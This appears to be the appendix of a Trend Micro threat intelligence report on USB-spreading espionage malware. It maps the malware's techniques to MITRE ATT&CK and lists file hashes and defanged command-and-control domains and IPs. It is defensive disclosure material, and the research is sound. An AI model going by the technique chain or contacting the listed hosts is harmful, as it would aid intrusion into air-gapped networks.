Trusted Relationship	Scripting	Registry Run Keys / Startup Folder	Web Shell	File Deletion	Process Discovery	Remote File Copy	Data from Local System	Communication Through Removable Media	Data Encrypted	
Valid Accounts	User Execution	Web Shell	Valid Accounts	Hidden Files and Directories	Permission Groups Discovery	Windows Admin Shares	Data from Removable Media	Custom Command and Control Protocol	Exfiltration Over Command and Control Channel	
				Process Hollowing	System Information Discovery	Replication Through Removable Media	Data Staged	Custom Cryptographic Protocol		
				Scripting	System Network Configuration Discovery			Data Obfuscation		
				Valid Accounts	System Owner/User Discovery			Fallback Channels		
								Remote File Copy		
								Standard Non-Application Layer Protocol		
								Standard Application Layer Protocol		

Tactic	Technique	ID	Description
Initial Access	Replication Through Removable Media	T1091	Copies malware to removable media and infects other machines
	Trusted Relationship	T1199	Breaches the organizations who have access to intended victims
	Valid Accounts	T1078	Actor hardcodes victim username/password to infect internal computer
Execution	Rundll32	T1085	Uses rundll32.exe for execution
	Scripting	T1064	Uses batch scripting to automate execution of commands
	User Execution	T1204	Lures victims to double-click on decoy files
Persistence	Hidden Files and Directories	T1158	Sets its own executable file's attributes to hidden
	Registry Run Keys /	T1060	Adds itself to the Registry as a startup program

	Startup Folder		to establish persistence
	Web Shell	T1100	Uses web shells to maintain access to victim network
Privilege Escalation	Process Injection	T1055	Injects its DLL component into svchost.exe
	Web Shell	T1100	Uses web shells to maintain access to victim network
	Valid Accounts	T1078	Uses compromised credentials to log on to other systems
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	Uses XOR and RC4 to perform decryption on C2 or encrypted files
	File Deletion	T1107	Loader after execution will delete itself
	Hidden Files and Directories	T1158	Sets its own executable file's attributes to hidden
	Process Hollowing	T1093	Decrypts the payload into memory, creates a new suspended process of itself, then injects a decrypted payload to the new process and resumes new process execution
	Scripting	T1064	Uses batch scripting to automate execution of commands
	Valid Accounts	T1078	Actor hardcodes victim username/password to infect internal computer
Discovery	File and Directory Discovery	T1083	Uses "dir" to search for C:, D:, E: and F:
	Process Discovery	T1057	Gathers a list of running processes on the system using "tasklist"
	Permission Groups Discovery	T1069	Listed groups are "net view /domain" and "net view"
	System Information Discovery	T1082	Sends an OS version identifier in its beacons
	System Network Configuration Discovery	T1016	Uses the "ipconfig /all" command to gather network configuration information
	System Owner/User	T1033	Collects the username from the victim's

	Discovery		machine
Lateral Movement	Internal Spearphishing	T1534	Uses USB legitimate file name as internal spearphishing
	Remote File Copy	T1105	Downloads additional files and programs from its C2 server
	Windows Admin Shares	T1077	Connects to network shares using “net use”
	Replication Through Removable Media	T1091	Copies malware to removable media and infects other machines
Collection	Automated Collection	T1119	Uses a batch script to perform a series of discovery techniques
	Data from Local System	T1005	Collects files from a local victim
	Data from Removable Media	T1025	Copies files with certain extensions from USB devices
	Data Staged	T1074	Stores files and logs in a folder on the local drive
Command and Control	Commonly Used Port	T1043	Uses port 80/443/53 for C2 communications
	Communication Through Removable Media	T1092	Captures information from air-gapped computers via an infected USB
	Custom Command and Control Protocol	T1094	Communicates to the C2 server using a custom protocol
	Custom Cryptographic Protocol	T1024	Uses a custom encryption algorithm on data sent back to the C2 server
	Data Obfuscation	T1001	Uses steganography to hide malicious code downloaded to the victim
	Fallback Channels	T1008	Has three hard-coded IP/domains for C2 servers; if the first does not respond, it will try others
	Remote File Copy	T1105	Downloads additional files for execution on the victim’s machine
	Standard Non-Application Layer	T1095	Uses TCP and UDP for C2

	Protocol		
	Standard Application Layer Protocol	T1071	Web shell uses HTTP for command and control
Exfiltration	Automated Exfiltration	T1020	Automatically exfiltrates collected files via removable media when an infected device is connected to the second victim
	Data Encrypted	T1022	Encrypts the data before sending it over the C2 server
	Exfiltration Over Command and Control Channel	T1041	Sends system information and files over the C2 channel
Impact	Resource Hijacking	T1496	Infected victim's USB storage

Indicators of compromise (IoCs)

SHA-256	Trend Micro Pattern Detection	Malware version number
4a1e6d9fc0abc5cb77c9efd02616610396102d70d06dc79231ede25a024d31bb	TSPY_UFINSTAL.ZCHD-A	PH5.0 20150323
3a9a6fa69e2b97b1cf0d36aa7729e0e2fccca716efe73a98bfceba30828ee1d28	TSPY_UFINSTAL.ZTHA-A	PH5.0 20141217
a6442744c3aaf38cb9159b553e665220e4571af11d399237a5d0568623459349	TSPY_UFINSTAL.ZCHD	PH5.0 20141217
0c8bc08bd72938dd74ee62673c19ea79bcb8923db07fd9b4715d7d86d5756a11	TSPY_UFINSTAL.ZCHD	PH5.0 20141217
ed22b9b212811fb6317999310fdb37e566da1b969a78abfca39450aa8e7abf98	TSPY_UFINSTAL.ZCHD	PH5.0 20141217
eb9a801d0542b4aa6dc068bcc10cb8a4b9f2df332e285e4b5180b1361683e315	TSPY_UFINSTAL.ZCHD	PH5.0 20141217
8305c70825bb2eed99ba8bc0c90cb46b48f6537edb05c10e54f7778298ab85fa	TSPY_UFINSTAL.ZCHD	PH5.0 20141217
804639742145ef4e9be58a07b62a00f33	TSPY_UFINSTAL.ZYHD-A	PH5.0 20150211

e18438c8f1b87c1833488599251378a		
f1892636e61f285f03bc11b443294c9d683defdd2b1ccc48a0337c5458ee80ca	TSPY_UFINSTAL.ZCHD-B	PH5.0 20150213
8a520b6f14d8af81b874cbbf71d09db027039add9a7533872bc171862811c279	TSPY_UFINSTAL.ZAHD-A	PH5.0 20150211
cf0fda3a638c25c296d423ebca16f3e9055ca80f5a1cc96dc940acab9fe42969	TSPY64_UFINSTAL.ZTHA-A	
6395f8bc082b319159ef0418e90578351511de07992280e0f400bc5cf1aa829f	TSPY64_UFINSTAL.ZCHD-A	
a8c9f9af6a21f6829e310ca658a37a42a8e0c76d5206922933596e7f40480144	TSPY64_UFINSTAL.ZCHD-A	
6e050eb926e9ad955daa382f4f7abef7feabcf6d59dd403bbb0133f69ba77d0c	TSPY64_UFINSTAL.ZBHD-A	
bb66f36dabb7781c36a8d5d836c68893a8cf0c0570cfa7c0e4192498c4ddc05c	TSPY64_UFINSTAL.ZAHD-A	
905fcf0f574bf104a62c7a5c91cd95fbacb06bf3fbcdbc38320113394c7386d7	TROJ64_YAHOYAH.ZTHA-A	
90496241ffdbdd1592d0b8aba76d6f8616fc1093623c0d2c2a4fecc4199293cb	TROJ64_YAHOYAH.ZCHD-A	
a0e8c1ece844f18876c951b4360cef1c8e63d270ab5a8346e4a81cba36795838	TROJ64_YAHOYAH.ZYFK-A	
32299feded258d78323a7a23acd5463d908c3fbbd46842817b53ab9116587d64	TROJ64_YAHOYAH.ZCHD-A	
cf0f2b94da0a0cccab7e5b90b0d95e2e2c7700164e4ca7197122f9a46cd87d5d	TROJ64_YAHOYAH.ZBHD-A	
1f383eb5f614669404ef00d693510f40ca87c30204ef269a0a19aa4564942444	TROJ_YAHOYAH.ZTHA-B	
56854c52566a12a8e4d55f5b3f223766ef5b60aff65f7dfaff7540e5833206d	TROJ_YAHOYAH.ZBHB	
d283cbeee4c21ff2d5983af7fdbd097c84c56e9252cbd5fb33cb73f8e0bbf323	TROJ_YAHOYAH.ZBHD-A	
5f0e14bbb0700318a11e43cb6b3e6ef82e8d0cc01cf89660a3e9bab20af033fa	TROJ_YAHOYAH.ZYFK-A	
4940deb9f4fb84f80b152afce7c1f33ef34	TROJ_YAHOYAH.ZBHD-A	

43f3a417e06dcffd31934deb0b041		
872b39f0a673183dee8461b3592f3c4ab7f0e10ed3e00eed59112b517f9e6b89	TROJ_YAHOYAH.ZBHD-A	
b4535aa71da630992392c3c202d59274ce49a3fe4f1ac01d7434f1dceeda47e5	TROJ_UFDROP.ZCFB-A	UF0.4 20160202
91cfb699c1aa110949c02b7c736268cad49b382247577cd0c8e4711a3ae3eb61	TROJ_UFAURU.ZAFB-A	
8b735facf228cbb2d9ede905c70119e6861ad12d0b7a611f691d37841768c0d3	TROJ_USBLODR.ZAHB-A	UF1.0 20160226
e7b89f5a79dc6c8cc0e7850d1f18139a931f26513808312de5ec2d95f16f04c2	TROJ_USBLODR.ZAHB-A	UF1.0 20160226
ee0996ba9f60275edc5f65b0f9ee54fe0f8aee1f1a53097bfeb9aa96293d1c6d	TROJ_USBLODR.ZAHB-A	UF1.0 20160226
f21e3b927d269b0622d94c55db9d2808758379aa413c10971fa745cd6e0503c0	TROJ_USBLODR.ZAHB-A	UF1.0 20160226
31adb8a99bf2f7d831df042b403d944acce7909af753048c30ca74da9ecb87b	TROJ_USBLODR.ZAHB-A	UF1.0 20160226
5ebf33c54e2f62bedd0711450e02469a4b4bcde2e79dca0e57039779c2387c0a	TROJ_USBLODR.ZAHB-A	UF1.0 20160226
545c8993ba46019ce68237ccd078e62784fc6665d4c27c15ddb421529acfe0f1	BKDR_SVCSHELL.ZAHC-A	Welcome To Svchost 3.2 20110818
697e0984d5aa83024389d848432e6aef6ef51444b4f71251082bb2aa7d849e6c	BKDR_IDSHELL.ZTFC-A	Welcome To IDShell 1.0 20150310
9a9845a64ca2e96bdf21810718a0b4d7e8c230ab3652449350927cc1223a97c	BKDR_IDSHELL.ZTFC-A	Welcome To IDShell 1.0 20150310
5efdbbd5669afe5aa51791531fb6b0b725654198ea0b27a56d71918fa2d13708	BKDR_TEBShell.ZTGK	===== ==== Hey! Welcome Server 1.0 ===== =====
729114eec9d967266730def64b6e0e14f7095829442eb0c956e35fdc92e9d6dc	BKDR_TEBShell.ZTGK	===== ==== Hey! Welcome Server

		1.0 =====
1d4a3b2f3e201c086dfe0a414fabb5f166 90f1e6d53945cdb00d7b3c9d17aec6	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 1.5 =====
e342e94d8705163aeef94db97e2777fa9 7d959dd249e779c7f32d7bbd647a76d	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 2.0 =====
32c7a06594b2bd1605453217a8f4a153 46d6c88b128c067886bfe3a0d3dc9cdd	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 2.0 =====
34449fe014c30ca50357a7993f237ae07 427eee49b354c9d53188fb2a803a074	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 2.0 =====
d4cfe11f59b976d53facdb42355f73edb4 686a98ed93edc4a9738aad704be644	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 2.0 =====
83eca76156075cda86d931e404817087 6c30264e42eabdf2098d303942061b9d	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 2.0 =====
3187205208a8d78954c053a6aeb6b3e9 3548b6d0c2a5720f81026b601c7824f4	BKDR_TEBSHELL.ZTGK	=====
		==== Hey! Welcome Server 2.0

		=====
		=====
c34764ec05f35f39e72125b2bf9e23167 15ddeaf24eca757e39c3649e51e026b	TROJ_TEBSHELL.ZTGK	
0a796b817121f436643e990562dff6ee a6cc05c213ef683f7f89f4b4f0e9447	TROJ64_TEBSHELLLDLDR.ZTGK	
5e8cfe1f42a4809cdadcef2f9c7f4473da2 fbbea2d6609b593ab0c3531611d2b	BKDR64_TEBSHELLENC.ZTGK	
bbc5917b99a0b080c8f0102aec9059eb 5645dfbaac9e48f3c4bfe9222f3b73f4	TROJ_TEBSHELLLDLDR.ZTGK	
d3a3992d64f4869fd2c020c5051f3b781 6809057d57c57cdb97e17e16ae53cd7	BKDR_TEBSHELLENC.ZTGK	

C&C

113[.]10[.]221[.]89/images/bd2015[.]24[.]jpg
 128[.]69[.]102[.]172
 223[.]27[.]35[.]244
 www[.]dpponline[.]trickip[.]org/images/D2015_id[.]jpg
 jupiter[.]qpoe[.]com/cat[.]24[.]jpg
 jupiter[.]qpoe[.]com/dog[.]24[.]jpg
 jupiter[.]qpoe[.]com/cat[.]6[.]jpg
 jupiter[.]qpoe[.]com/dog[.]6[.]jpg
 jupiter[.]qpoe[.]com/cow[.]6[.]bat
 jupiter[.]qpoe[.]com/cow[.]24[.]bat
 mila1314[.]ddns[.]info:53/bd141219[.]24[.]jpg
 mila1314[.]25u[.]com:443/bd141219[.]24[.]jpg
 mila1314[.]4dq[.]com:53/rusbmon[.]24[.]dat
 mila1314[.]ddns[.]info:53/baidu0213[.]6[.]jpg
 mila1314[.]ddns[.]info:53/baidu0211[.]6[.]jpg
 mila1314[.]ddns[.]info:53/baidu0213[.]24[.]jpg
 mila1314[.]ddns[.]info:53/baidu0211[.]24[.]jpg
 oldape[.]25u[.]com/cfdocs/bai0211[.]24[.]jpg
 oldape[.]25u[.]com/cfdocs/bai0211[.]6[.]jpg
 oldape[.]4dq[.]com/cfdocs/bai0211[.]6[.]jpg
 www[.]myinfo[.]ocry[.]com/images/D2015_id[.]jpg
 www[.]myinfo[.]ocry[.]com/images/bd2015[.]24[.]jpg
 www[.]myzinfo[.]myz[.]info/images/bd2015[.]24[.]jpg

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com